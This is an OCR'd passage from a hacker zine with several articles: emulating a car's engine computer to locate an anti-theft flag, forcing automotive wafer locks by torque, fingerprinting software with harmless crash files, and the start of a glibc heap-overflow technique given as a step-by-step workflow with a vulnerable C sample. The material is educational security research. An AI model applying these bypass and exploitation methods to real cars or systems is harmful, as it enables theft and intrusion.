Consulting the forum guide again, I learn that one of the chips on the PCM circuit board is responsible for handling all the OBD2 port communication. I don't mean it handles the high-level request; I mean it deals with all the work of interpreting the raw signals from the OBD2 pins and translating that into a series of bytes going back and forth between the firmware and the device plugged into the OBD2 port. All it does is tell the firmware "Hey, something sent 5 bytes to us. Please tell me what bytes you want me to send back," and the firmware deals with all the logic of figuring out what those bytes will be.

This chip has a name – the MC68HC58 data link controller – and lucky for me, the datasheet is readily available.[6] It's fairly comprehensive documentation on anything and everything I ever wanted to know about how to interact with this controller. It even describes the memory-mapped IO registers which the firmware uses to communicate with it. It tells me everything but the actual number, the actual memory address the firmware is using to interact with it, which is going to be unique for the device in which it's installed. That's going to be up to me to figure out.

After printing out the documentation for this chip and some sleepless nights reading it, I figured

[5] `https://www.thirdgen.org/forums/diy-prom/507563-pcm-hacking-101-step.html`

[6] `unzip pocorgtfo16.pdf mc68hc58.pdf`

out some bytes that the firmware must be writing to certain registers (to initialize the chip), otherwise it can't work, so I started hunting down where these memory accesses were in the firmware. And sure enough, I found them, starting at address `0xFFF6-00`.

So now that I've found the code that receives a command from an OBD2 code reader, it should be really easy to read the disassembly and get from there to code that accesses our option flag, right?

I wish! The firmware actually buffers these requests in RAM, and then de-queues them from that buffer later on, when it's able to get to it. And then, after it has acted on the request and calculated a response, it buffers that for whenever the firmware is able to get around to sending them back to the plugged-in OBD2 device. This makes sense; the computer has to focus on keeping the engine running smoothly, and not getting tied up with requests on how well the engine is performing.

Unfortunately, while that makes sense, it also makes it a nightmare to disassemble. The forum guide does its best to explain it, but unfortunately its information doesn't apply 100% to my firmware, and it's just too difficult to extrapolate what I need in order to find it. This is where things start getting really nutty.

Emulation

If I can't directly read the disassembly of the code and understand it, then my only option is to execute and debug it.

There are apparently people out there that actually do this by pulling the PCM out of the car and putting it on a workbench, attaching a bunch of equipment to it to debug the code in real-time to see what it's doing. But I have absolutely no clue how to do that. I don't have the pinouts for the PCM, so even if I did know what I was doing, I wouldn't know how to interface with this specific computer. I don't know anything about the hardware, I don't know anything about the software – all I know about is the CPU it's running, and the basics of a memory map for it. That is at least one thing I have going for me – it's extremely similar to a very well-known CPU (the Motorola 68K), and guaranteed to have dozens of emulators out there for it, for games if nothing else.

Is it really possible I have enough knowledge about the device to create or modify an emulator to execute it? All I need the firmware to do is boot just well enough that I can send OBD2 requests to it and see what code gets executed when I do. It doesn't actually have to keep an engine running, I just need to see how it gets from point A, which is the data link controller code, to point B, which is the memory access of the option flag.

If I'm going to seriously consider this, I have to think about what language I'm going to do this in. I think, live, breathe, and dream C♯ for my day job, so that is firmly ingrained into my brain. If I'm really going to do this, I'm going to have to hack the crap out of an existing emulator, I need to be able to gut hardware access code, add it right back, and then gut it again with great efficiency. So I want to find a Motorola 68K emulator in C♯.

You know you've gone off the deep end when you start googling for a Motorola 68K emulator in a managed language, but believe it or not, one does

[7] `https://www.codeproject.com/Articles/998595/CPS-NET-a-Csharp-based-CPS-MAME-emulator`

exist. There is an old Capcom arcade system called the CPS1, or Capcom Play System 1. It was used as a hardware platform for Street Fighter II and other classic games. Somebody went to the trouble of creating an emulator for this thing, with a full-featured debugger, totally capable of playing the games with smooth video and sound, right on Code Project.[7]

I began to heavily modify this emulator, completely gutting all the video-related code and display hardware, and all the timers and other stuff unique to the CPS1. I spent a not-insignificant amount of time refactoring this application so it was just a Motorola 68K CPU core, and with the ability to extend it with details about the PCM hardware.[8]

Once I had this Motorola 68K emulator in C♯, it was time to get it to boot the 2001 Pontiac Trans Am image. I fire it up, and find that it immediately encounters an illegal instruction. I can't say I'm very surprised – I proceed to take a look at what's at that memory address in IDA Pro.

When going to the memory address of the illegal instruction, I saw something I didn't expect to see... a TBLU instruction. What in the world? I know I've never seen it before, certainly not in any Sega Genesis ROM disassembly I've ever dealt with. But, IDA Pro knew how to display it to me, so that tells me it's not actually an illegal instruction. So, I look in the Motorola 68332 user manual,[9] and look up the TBLU instruction.

Without getting too into the weeds on instruction decoding, I'll just say that this instruction basically performs a table lookup and calculates a value based on precisely how far into the table you go, utilizing both whole and fractional components. Why in the world would a CPU need an instruction that does this? Actually it's very useful in exactly this application, because it lets the PCM store complex tables of engine performance information, and it can quickly derive a precise value when communicating with various pieces of hardware.

It's all very fascinating I'm sure, but I just want the emulator to not crash upon encountering this instruction, so I put a halfway-decent implementation of that instruction into the C♯ emulator and move on. Digging into Motorola 68K instruction decoding enabled me to fix all sorts of bugs in the CPS1 emulator that weren't a problem for the games it was emulating, but it was quite a problem for me.


```
6e328: mov.b  (byte_73dec).l, ($FFFFFd48).w
6e330: mov.b  (byte_73ded).l, ($FFFFFd49).w
6e338: mov.b  (byte_73dee).l, ($FFFFFd4a).w
6e340: mov.b  (byte_73dee).l, ($FFFFFd4b).w
6e348: mov.b  (byte_73dee).l, ($FFFFFd4c).w
6e350: mov.b  (byte_73dee).l, ($FFFFFd4d).w
6e358: mov.b  (byte_73def).l, ($FFFFFd4e).w
6e360: mov.b  (byte_73de4).l, ($FFFFFc1a).w
6e368: mov.b  (byte_73de8).l, ($FFFFFc1c).w
6e370: andi.b #$F0, ($FFFFFC1C).w
6e376: ori.b  #$E,  ($FFFFFC1C).w
6e37c: bclr   #7,   ($FFFFFC1F).w
6e382: bset   #7,   ($FFFFFC1A).w
  loop88:
6e388: btst   #7,   ($FFFFFC1F).w
6e38e: beq.s  loop88
6e390: unlk   a6
6e392: rts
```

Once I got past the instructions that the emulator didn't yet have support for, I'm now onto the next problem. The emulator's running... but now it's stuck in an infinite loop. The firmware appears to keep testing bit 7 of memory address `0xFFFC1F` over and over, and won't continue on until that bit is set. Normally this code would make no sense, since there doesn't appear to be anything else in the firmware that would make that value change, but since `0xFFFC1F` is within the range that I think is memory-mapped I/O, this probably represents some hardware register.

What this code does, I have no idea. Why we're waiting on bit 7 here, I have no idea. But, now that I have an emulator, I don't have to care one bit.[10]

[8] `git clone https://github.com/brandonlw/pcmemulator`

[9] `unzip pocorgtfo16.pdf mc68332um.pdf`

[10] *We the editors politely apologize for this pun, which is entirely the fault of the author. –PML*

[11] To be more accurate, I do this a few dozen more times and then happily move on.

I fix this by patching the emulator to always say the bits are set when this memory address is accessed, and we happily move on.[11] Isn't emulation grand?

```
else if(address == 0xFFF70F)
    return 0x02|0x01;
else if(address == 0xFFFC1F)
    return -1; //0xFF
else if(address == 0xFFF60E)
    //...
```

Now I've finally gotten to the point that the firmware has entered its main loop, which means it's functioning as well as I can expect, and I'm ready to begin adding code that emulates the behavior of the data link controller chip. Since I now know what memory addresses represent the hardware registers of the data link controller, I simply add code that pretends there is no OBD2 request to receive, until I start clicking buttons to simulate one.

I enter the bytes that make up an OBD2 request, and tell the emulator to simulate the data link controller sending those bytes to the firmware for processing. Nothing happens. Imagine that, yet another problem to solve!

I scratched my head on this one for a long time, but I finally remembered something from the forum guide: the routines that handle OBD2 requests are executed by "main scheduling routines." If the processing of messages is on a schedule, then that implies some sort of hardware timer. You can't schedule something without an accurate timer. That means the firmware must be keeping track of the number of accurate ticks that pass. So if I check the vector table, where the handlers for all interrupts are defined, I ought to find the handler that triggers scheduling events.

```
move.b #1,(InterruptVector108Flag).w
move.l (InterruptVector108FlagCounter).w, d3
addq.l #1, d3
move.l d3, (InterruptVector108FlagCoutner).w
cmpi.l #$7FFFFFFF, d3
bne.s  lov_2a18c
jsr    (Stop2700).l
  loc_2a18c:
jsr    DoLotsOfHardwareRegisterReadsWrites
tst.b  (byte_FFFFAE6E).w
bne.s  locret_2A19E
jsr    sub_71FC2
  locret_2A19E:
rts
```

This routine, whenever a specific user interrupt fires, will set a flag to 1, and then increment a counter by 1. As it turns out, this counter is checked within the main loop – this is actually the number of ticks since the firmware has booted. The OBD2 request handling routines only fire when a certain number of ticks have occurred. So all I have to do is simulate the triggering of this interrupt periodically, say every few milliseconds. I don't know or care what the real amount of time is, just as long as it keeps happening. And when I do this, I find that the firmware suddenly starts sending the responses to the simulated data link controller! Finally I can simulate OBD2 requests and their responses.

Now all I need to do is throw together some code to brute-force through all the possible requests, and set a "breakpoint" on the code that accesses the option flag.

Many hours later, I have it! With an actual request to look at, I can do some googling and see that it utilizes "`mode $22`," which is where GM stuffs non-standard OBD2 requests, stuff that can potentially change over time and across models. Request `$1102` seems to return the option flag, among other things.

Now that I've found the OBD2 request in the 2001 Pontiac Trans Am, I can emulate my own firmware image and send the same request to it. Once I see where the code takes me, I can modify the byte appropriately, recalculate the firmware checksum, reflash the chip in my programmer, resolder it back into the PCM, reassemble it and reattach it to the car, hop in, and turn the key and hope for the best.

I'm sorry to say that this doesn't work.

Why? Who can say for sure? There are several possibilities. The most plausible explanation is that I just screwed up the soldering. A flash chip's pins can only take so much abuse, especially when I'm the one holding the iron.

Or, since I discovered that this anti-theft status is returned via a non-standard OBD2 request, it's possible that the request might just do something different between the two firmware images. It doesn't bode well that the two images were so different that I couldn't find any code patterns across both of them. My Cavalier came out in 1997 when OBD2 was brand new, so it's entirely possible that the firmware is older than when GM thought to even return this anti-theft status over OBD2.

What do I do now? I finally decide to give up and buy a new car. But if I could do it over again, I would spend more time figuring out exactly how to flash a firmware image through the OBD2 port. With that, I would've been free to experiment and try over and over again until I was sure I got it right. When I have to repeatedly desolder and resolder the flash chip several times for each attempt, the potential for catastrophe is very high.

If you take anything away from this story, I hope it's this: if you're faced with a problem, and you come up with a really crazy idea, don't be afraid to try it. You might be surprised, it just might work, and you just might get something out of it. The car may still be sitting in a garage collecting dust, but I did manage to get a functioning car computer emulator out of it. My faithful companion did not die in vain. And who knows, maybe someday he will live again.


16:04 Bars of Brass or Wafer Thin Security?

by Deviant Ollam

Many of you may already be familiar with the internals of conventional pin tumbler locks. My associates and I in TOOOL have taught countless hackers the art of lockpicking at conferences, hackerspaces, and bars over the years. You may have seen animations and photographs which depict the internal components — pins made of brass, nickel, or steel — which prevent the lock's plug from turning unless they are all slid into the proper position with a key or pick tools.

Pin tumbler locks are often quite good at resisting attempts to brute force them open. With five or six pins of durable metal, each typically at least .1" (3mm) in diameter, the force required to simply torque a plug hard enough to break all of them is typically more than you can impart by inserting a tool down the keyway. The fact that brands of pin tumbler locks have relatively tight, narrow keyways increases the difficulty of fabricating a tool that could feasibly impart enough force without breaking itself.

However, since the 1960's, pin tumbler locks have become increasingly rare on automobiles, replaced with wafer locks. There are reasons for this, such as ease of installation and the convenience of double-sided keys, but wafer locks lack a pin tumbler lock's resistance to brute force turning attacks.




The diagram above shows the plug (light gray) seated within the housing sleeve (dark gray) as in a typical installation.

Running through the plug of a wafer lock are wafers, thin plates of metal typically manufactured from brass. These are biased in a given direction by means of spring pressure; in automotive locks, it is typical to see alternating wafers biased up, down, up, down, and so on as you look deeper into the lock. The wafers have tabs, small protrusions of metal which stick out from the plug when the lock is at rest. The tabs protrude into spline channels in the housing sleeve, preventing the plug from turning. The bitting of a user's key rides through holes punched within these wafers and helps to "pull" the wafers into the middle of the plug, allowing it to turn.

However, consider the differences between the pins of a pin tumbler lock and the wafers of a wafer lock. While pin tumblers are often .1" (3mm) or more in thickness, wafers are seldom more than .02" or .03" (well below 1mm) and are often manufactured totally out of brass.

This thin cross-section, coupled with the wide and featureless keyways in many automotive wafer locks, makes forcing attacks much more feasible. Given a robust tool, it is possible to put the plug of a wafer lock under significant torque, enough to cause the tabs on the top and bottom of each wafer to shear completely off, allowing the plug to turn.



Such an attack is seldom covert, as it often leaves signs of damage on the exterior of the lock as well as small broken bits within the plug or the lock housing.

Modern automotive locks attempt to mitigate such attacks by using stronger materials, such as stainless steel. An alternate strategy is to employ strategic weaknesses so that the piece breaks in a controlled way, chosen by the manufacturer to frustrate a car thief.

Electronic defenses are also used, such as the known resistance described by Brandon Wilson on page 7. Newer vehicles use magnetically coupled transponders, sometimes doing away with a metal key entirely.

Regardless of the type of lock mechanism or anti-theft technology implemented by a given manufacturer, one should never assume that a vehicle's ignition has the same features or number of wafers as the door locks, trunk lock, or other locks elsewhere on the car.

As always, if you want to be certain, take something apart and see the insides for yourself!

16:05 Fast Cash for Useless Bugs!

by EA

Hello neighbors,

I come to you with a short story about useless crashes turned useful.

Every one of us who has ever looked at a piece of code looking for vulnerabilities has ended up finding a number of situations which are more than simple bugs but just a bit too benign to be called a vulnerability. You know, those bugs that lead to process crashes locally, but can't be exploited for anything else, and don't bring a remote server down long enough to be called a Denial Of Service.

They come in various shapes and sizes from simple `assert()`s being triggered in debug builds only, to null pointer dereferences (on certain platforms), to recursive stack overflows and many others. Some may be theoretically exploitable on obscure platform where conditions are just right. I'm not talking about those here, those require different treatment.[12]

The ones I'm talking about are the ones we are dead sure can't be abused and by that virtue might have quite a long life. I'm talking about all those hundreds of thousands of null pointer dereferences in MS Office that plagued anybody who dared fuzz it, about unbounded recursions in PDF renderers, and infinite loops in JavaScript engines. Are they completely useless or can we squeeze just a tiny bit of purpose from their existence?

As I advise everybody should, I've been keeping these around, neatly sorting them by target and keeping track of which ones died. I wouldn't say I've been stockpiling them, but it would be a waste to just throw them away, wouldn't it?

Anyway, here are some of my uses for these useless crashes – including a couple of examples, all dealing with file formats, but you can obviously generalize.

Testing Debug/Fuzzing Harness The first use I came up with for long lived, useless crashes in popular targets is testing debugging or fuzzing harnesses. Say I wrote a new piece of code that is supposed to catch crashes in Flash that runs in the context of a browser. How can I be sure my tool actually catches crashes if I don't have a proper crashing testcase to test it with?

Of course CDB catches this, but would your custom harness? It's simple enough to test. From a standpoint of a debugger, crashing due to null pointer dereference or heap overflow is the same. It's all an "Access Violation" until you look more closely – and it's always better to test on the actual thing than on a synthetic example.

```
# cdb flashplayer_26_sa.exe flash_crasher.swf
CommandLine: flashplayer_26_sa.exe flash_crasher.swf
(784.f3c): Break instruction exception - code 80000003 (first chance)
eax=00000000 ebx=00000000 ecx=001ef418 edx=777f6c74 esi=fffffffe edi=00000000
eip=778505d9 esp=001ef434 ebp=001ef460 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
ntdll!LdrpDoDebuggerBreak+0x2c:
778505d9 cc              int     3
0:000> g
(784.f3c): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
*** ERROR: Symbol file not found.  Defaulted to export symbols for FlashPlayer.exe -
eax=00f6c3d0 ebx=00000000 ecx=00000000 edx=0372b17d esi=00000000 edi=02d1b020
eip=0187b6c9 esp=001eb490 ebp=00f6c3d0 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010202
FlashPlayer!IAEModule_IAEKernel_UnloadModule+0x25a559:
0187b6c9 8b11            mov     edx,dword ptr [ecx]  ds:0023:00000000=????????
0:000>
```

[12]The author has generously donated a collection of useless bugs. `unzip pocorgtfo16.pdf useless_crashers.zip` and then extract that archive with a password of "`pocorgtfo`".

Test for Library Inclusion Ok, what else can we do? Another instance of use for useless crashes that I've found is in identifying if certain library is embedded in some binary you don't have source or symbols for. Say an application renders TIFF images, and you suspect it might be using libtiff and be in OSS license violation as it's license file never mentions it. Try to open a useless libtiff crash in it, if it crashes chances are it does indeed use libtiff. A more interesting example might be some piece of code for PDF rendering. There are many many closed and open source PDF SDKs out there, what are the chances that the binary you are looking at employs it's own custom PDF parser as opposed to Poppler, MuPDF, PDFium or Foxit SDKs?

Leadtools, for example, is an imaging SDK that supports indexing PDF documents. Let's test it:

```
$./testing/LEADTOOLS19/Bin/Lib/x64/lfc \
    ./foxit_crasher/ ./junk/ -m a
Error -9 getting file information from
./foxit_crasher/8c...d174b1f189.pdf
$
```

" * * * It was a Dreaded Ordeal for Us to Meet the Lordly Hardware Clerk * * * to Purchase Five Cents Worth of Copper Burrs.

[13]Version 2017-08-23 23-34-32 shown here.

The test crash for Foxit doesn't seem to crash it, instead it just spits out an error. Let's try another one:

```
$ ./testing/LEADTOOLS19/Bin/Lib/x64/lfc \
    ./mupdf_crasher/ ./junk/ -m a
lfc: draw-path.c:520: fz_add_line_join:
Assert "Invalid line join"==0 failed.
Aborted (core dumped)
$
```

Would you look at that; it's an assertion failure so we get a bit of code path, too! Doing a simple lookup confirms that this code indeed comes from MuPDF which Leadtools embeds.

As another example, there is a tool called PSPDFKit[13] which is more complete PDF manipulation SDK (as opposed to PDFKit) for macOS and iOS. Do they rely on PDFKit at all or on something completely different? Let's try with their demo application.

```
(lldb) target create "PSPDFCatalog"
Current executable set to 'PSPDFCatalog'.
(lldb) r pdfkit_crasher.pdf
Process 53349 launched: 'PSPDFCatalog'
Process 53349 exited with status = 0
(lldb)
```


Nothing out of the ordinary, so let's try another test.


```
(lldb) r pdfium_crasher.pdf
Process 53740 launched: 'PSPDFCatalog-macOS'
Process 53740 stopped
* thread #2: tid = 0x2060fc, ...
stop reason = EXC_BAD_ACCESS
(code=2, address=0x700009a76fc8)
libsystem_malloc.dylib`
    szone_malloc_should_clear:
->0x7fff9737946d+395: callq 0x7fff9737a770
                ; tiny_malloc_from_free_list
  0x7fff97379472 <+400>: movq   %rax, %r9
  0x7fff97379475 <+403>: testq  %r9, %r9
  0x7fff97379478 <+406>: movq   %r12, %rbx
```

Now ain't that neat! It seems like PSPDFKit actually uses PDFium under the hood. Now we can proceed to dig into the code a bit and actually confirm this (in this case their license also confirms this conclusion).

What else could we possibly use crashes like these for? These could also be useful to construct a sort of oracle when we are completely blind as to what piece of code is actually running on the other side. And indeed, some folks have used this before when attacking different online services, not unlike Chris Evans' excellent writeup.[14] What would happen if you try to preview above mentioned PDFs in Google Docs, Dropbox, Owncloud, or any other shiny web application? Could you tell what those are running? Well that could be useful, couldn't it? I wouldn't call these tests conclusive, but it's a good start.

I'll finish this off with a simple observation. No one seems to care about crashes due to infinite recursion and those tend to live longest, followed of course by null pointer dereferences, so one of either of those is sure to serve you for quite some time. At least that has been the case in my very humble experience.





[14] Black Box Discovery of Memory, Scary Beast Security blog, March 2017.

16:06 The Adventure of the Fragmented Chunks

by Yannay Livneh

In a world of chaos, where anti-exploitation techniques are implemented everywhere from the bottoms of hardware (Intel CET) to the heavens of cloud-based network inspection products, one place remains unmolested, pure and welcoming to exploitation: the GNU C Standard Library. Glibc, at least with its build configuration on popular platforms, has a consistent, documented record of not fully applying mitigation techniques.

The glibc on a modern Ubuntu does not have stack cookies, heap cookies, or safe versions of string functions, not to mention CFG. It's like we're back in the good ol' nineties (I couldn't even spell my own name back then, but I was told it was fun). So no wonder it's heaven for exploitation proof of concepts and CTF pwn challenges. Sure, users of these platforms are more susceptible to exploitation once a vulnerability is found, but that's a small sacrifice to make for the infinitesimal improvement in performance and ease of compiled code readability.

This sermon focuses on the glibc heap implementation and heap-based buffer overflows. Glibc heap is based on `ptmalloc` (which is based on `dlmalloc`) and uses an inline-metadata approach. It means the bookkeeping information of the heap is saved within the chunks used for user data. For an official overview of glibc malloc implementation, see the *Malloc Internals* page of the project's wiki. This approach means sensitive metadata, specifically the chunk's size, is prone to overflow from user input.

In recent years, many have taken advantage of this behavior such as Google's Project Zero's 2014 version of the poisoned NULL byte and *The Forgotten Chunks*.[15] This sermon takes another step in this direction and demonstrates how this implementation can be used to overcome different limitations in exploiting real-world vulnerabilities.

Introduction to Heap-Based Buffer Overflows

In the recent few weeks, as a part of our drive-by attack research at Check Point, I've been fiddling with the glibc heap, working with a very common example of a heap-based buffer overflow. The vulnerability (CVE-2017-8311) is a real classic, taken straight out of a textbook. It enables an attacker to copy any character except NULL and line break to a heap allocated memory without respecting the size of the destination buffer.

Here is a trivial example. Assume a sequential heap based buffer overflow.


```
// Allocate length until NULL
char *dst = malloc(strlen(src) + 1);
// copy until EOL
while (*src != '\n')
    *dst++ = *src++;
*dst = '\0';
```

What happens here is quite simple: the `dst` pointer points to a buffer allocated with a size large enough to hold the `src` string until a NULL character. Then, the input is copied one byte at a time from the `src` buffer to the allocated buffer until a newline character is encountered, which may be well after a NULL character. In other words, a straightforward overflow.

Put this code in a function, add a small main, compile the program and run it under `valgrind`.

```
python -c "print 'A' * 23 + '\0'" \
      | valgrind ./a.out
```

[15] GLibC Adventures: The Forgotten Chunks, François Goichon, `unzip pocorgtfo16.pdf forgottenchunks.pdf`



It outputs the following lines:

```
==31714== Invalid write of size 1
   at 0x40064C: format (main.c:13)
   by 0x40068E: main (main.c:22)
Address 0x52050d8 is 0 bytes after a block
   of size 24 alloc'd
   at 0x4C2DB8F: malloc
      (in vgpreload_memcheck-amd64-linux.so)
   by 0x400619: format (main.c:9)
   by 0x40068E: main (main.c:22)
```

So far, nothing new. But what is the common scenario for such vulnerabilities to occur? Usually, string manipulation from user input. The most prominent example of this scenario is text parsing. Usually, there is a loop iterating over a textual input and trying to parse it. This means the user has quite good control over the size of allocations (though relatively small) and the sequence of allocation and free operations. Completing an exploit from this point usually has the same form:

1. Find an interesting struct allocated on the heap (victim object).
2. Shape the heap in a way that leaves a hole right before this victim object.
3. Allocate a memory chunk in that hole.
4. Overflow the data written to the chunk into the victim object.
5. Profit.


What's the Problem?

Sounds simple? Good. This is just the beginning. In my exploit, I encountered a really annoying problem: all the interesting structures that can be used as victims had a pointer as their first field. That first field was of no interest to me in any way, but it had to be a valid pointer for my exploit to work. I couldn't write NULL bytes, but had to write sequentially in the allocated buffer until I reached the interesting field, a function pointer.

For example, consider the following struct:

```
1 typedef struct {
    char *name;
3   uint64_t dummy;
    void (*destructor)(void *);
5 } victim_t;
```


A linear overflow into this struct inevitably overrides the `name` field before overwriting the `destructor` field. The `destructor` field has to be overwritten to gain control over the program. However, if the `name` field is dereferenced before invoking the destructor, the whole thing just crashes.



GLibC Heap Internals in a Nutshell

To understand how to overcome this problem, recall the internals of the heap implementation. The heap allocates and manages memory in chunks. When a chunk is allocated, it has a header with a size of `sizeof(size_t)`. This header contains the size of the chunk (including the header) and some flags. As all chunk sizes are rounded to multiples of eight, the three least significant bits in the header are used as flags. For now, the only flag which matters is the `in_use` flag, which is set to 1 when the chunk is allocated, and is otherwise 0.

So a sequence of chunks in memory looks like the following, where data may be user's data if the chunk is allocated or heap metadata if the chunk is freed. The key takeaway here is that *a linear overflow may change the size of the following chunk.*



The heap stores freed chunks in bins of various types. For the purpose of this article, it is sufficient to know about two types of bins: `fastbin`s and normal bins (all the other bins). When a chunk of small size (by default, smaller than `0x80` bytes, including the header) is freed, it is added to the corresponding `fastbin` and the heap doesn't coalesce it with

the adjacent chunks until a further event triggers the coalescing behavior. A chunk that is stored in a `fastbin` always has its `in_use` bit set to 1. The chunks in the `fastbin` are served in LIFO manner, i.e., the last freed chunk will be allocated first when a memory request of the appropriate size is issued. When a normal chunk (not small) is freed, the heap checks whether the adjacent chunks are freed (the `in_use` bit is off), and if so, coalesces them before inserting them in the appropriate bin. The key takeaway here is that *small chunks can be used to keep the heap fragmented*.

The small chunks are kept in `fastbin`s until some events that require heap consolidation occur. The most common event of this kind is coalescing with the `top` chunk. The `top` chunk is a special chunk that is never allocated. It is the chunk in the end of the memory region assigned to the heap. If there are no freed chunks to serve an allocation, the heap splits this chunk to serve it. To keep the heap fragmented using small chunks, you must avoid heap consolidation events.

For further reading on glibc heap implementation details, I highly recommend the Malloc Internals page of the project wiki. It is concise and very well written.

Overcoming the Limitations

So back to the problem: how can this kind of linear-overflow be leveraged to writing further up the heap without corrupting some important data in the middle?

My nifty solution to this problem is something I call "fragment-and-write." (Many thanks to Omer Gull for his help.) I used the overflow to synthetically change the size of a freed chunk, tricking the allocator to consider the freed chunk as bigger than it actually is, i.e., overlapping the victim object. Next, I allocated a chunk whose size equals the original freed chunk size plus the fields I want to skip, without writing it. Finally, I allocated a chunk whose size equals the victim object's size minus the offset of the skipped fields. This last allocation falls exactly on the field I want to overwrite.


Workflow to exploit such a scenario:

1. Find an interesting struct allocated on the heap (victim object).

2. Shape the heap in a way that leaves a hole right before this object.


3. Allocate `chunk0` right before the victim object.

4. Allocate `chunk1` right before `chunk0`.




5. Overflow `chunk1` into the metadata of `chunk0`, making `chunk0`'s size equal to `sizeof(chunk0) + sizeof(victim_object)`: $S_0 = S_0 + S_V$.

6. Free `chunk0`.



7. Allocate chunk with size = S_0+ `offsetof(victim_object, victim_field)`.

8. Allocate chunk with size = $S_V -$ `offsetof(victim_object, victim_field)`.



9. Write the data in the chunk allocated in stage 8. It will directly write to the victim field.

10. Profit.

Note that the allocator overrides some of the user's data with metadata on de-allocation, depending on the bin. (See glibc's implementation for details.) Also, the allocator verifies that the sizes of the chunks are aligned to multiples of 16 on 64-bit platforms. These limitations have to be taken into account when choosing the fields and using technique.

Real World Vulnerability

Enough with theory! It's time to exploit some real-world code.

